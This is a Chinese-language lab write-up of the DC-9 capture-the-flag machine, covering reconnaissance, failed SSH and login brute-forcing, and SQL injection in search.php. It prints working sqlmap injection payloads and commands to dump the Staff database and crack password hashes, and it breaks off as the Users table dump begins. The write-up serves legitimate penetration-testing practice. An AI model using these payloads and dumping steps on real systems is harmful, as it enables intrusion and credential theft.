8.21.2 DC-9

DC-9

0. 准备阶段

我这里是先用 vulnhub 做一遍，然后再上 offsec 交 flag
将 vulnhub 和 kali 都设为 NAT 模式

查看 kali 的 IP 地址

```
ip a
```

扫描当前网段

```
nmap 192.168.84.0/24
```

得到以下信息

```
本机IP:
192.168.84.128
目标IP:
192.168.84.130
```

1. 信息收集

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)

SERVER:
Apache/2.4.38 (Debian)
```


2. 立足点获取

尝试 `SSH` 弱口令，失败

```
ssh root@192.168.84.130
root
123456
abc123
```

尝试爆破登录框，失败

进入页面后，发现有四个功能，Home, Display All Records, Search, Manage




Example.com - Staff Details

Welcome to the Example.com Staff Details Page

Please select an option from the menu.

这一页好像有大量信息，可以收集起来，作为后续爆破基础



Example.com - Staff Details

Display all user information

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com

ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com

ID: 4
Name: Barney Rubble
Position: Help Desk
Phone No: 324643564
Email: barneyr@example.com

ID: 5
Name: Tom Cat
Position: Driver
Phone No: 802438797
Email: tomc@example.com

ID: 6
Name: Jerry Mouse
Position: Stores
Phone No: 24342654756
Email: jerrym@example.com


ID: 7
Name: Wilma Flintstone
Position: Accounts
Phone No: 243457487
Email: wilmaf@example.com

ID: 8
Name: Betty Rubble
Position: Junior Accounts
Phone No: 90239724378
Email: bettyr@example.com

使用 `cewl` 收集

```
cewl http://192.168.84.130/display.php > passwd
```

发现登录页面，弱口令和万能钥匙都不行



Example.com - Staff Details


Login to manage records.

Username:
11

Password:
••

Submit

于是上 bp， 开始爆破


Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search
Clear
Event log (2) All issues

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.84.130

☑ Update Host header to match target

```
POST /manage.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://192.168.84.130
Connection: close
Referer: http://192.168.84.130/manage.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

username=§11§&password=§11§
```

2 highlights

2 payload positions


Length: 564

Memory: 103.2MB

登录框爆破失败
这种爆破应该放后面再说。。。前期先弄巧妙一点

尝试 sql 注入，成功获取 admin 密码，以及大量用户密码

search 用来搜索，manage 用来登录，似乎都能用上数据库，于是抓包，尝试 sql 注入
分别抓取 search 和 manage，并将请求包复制到 `search.txt` 和 `manage.txt`


Burp Suite Professional v2024.6.6 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Search Settings
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
Event log All issues

Request to http://192.168.84.130:80


```
POST /results.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/search.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

search=111
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1
Request headers	12

0 highlights

Memory: 129.8MB

```
POST /results.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/search.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

search=111
```



Burp Suite Professional v2024.6.6 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.84.130:80
Forward Drop Intercept is on Action Open browser
Add notes HTTP/1
Pretty Raw Hex
Inspector
Selection 565 (0x235)
Selected text
See more
Decoded from: URL encoding
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Search 0 highlights
Event log All issues (3)
Memory: 129.8MB
Inspector Notes

```
POST /manage.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/manage.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

username=11&password=11
```

```
POST /manage.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/manage.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

username=11&password=11
```

只有 `search.php` 存在 sql 注入漏洞



```
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=111' AND (SELECT 6197 FROM (SELECT(SLEEP(5)))vPuF) AND 'IJgG'='IJgG

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=111' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787671,0x567649484d4f476e4e695059657071775452764745526c79524d71506174786a6f
7358456b537573,0x7162787171)-- -
---
[12:16:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:16:52] [INFO] fetched data logged to text files under '/home/passionforlife/.local/share/sqlmap/output/192.168.84.130'
```

爆库

```
sqlmap -r search.txt --dbs
```

```
[*] information_schema
[*] Staff
[*] users
```


爆表

```
sqlmap -r search.txt -D Staff --tables
```

```
+--------------+
| StaffDetails |
| Users        |
+--------------+
```


爆数据

```
sqlmap -r search.txt -D Staff --dump-all
```



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q]

[12:43:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:43:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
```

字典选项那里选择 1，sqlmap 自带字典，其它选 y



```
Database: Staff
Table: Users
[1 entry]
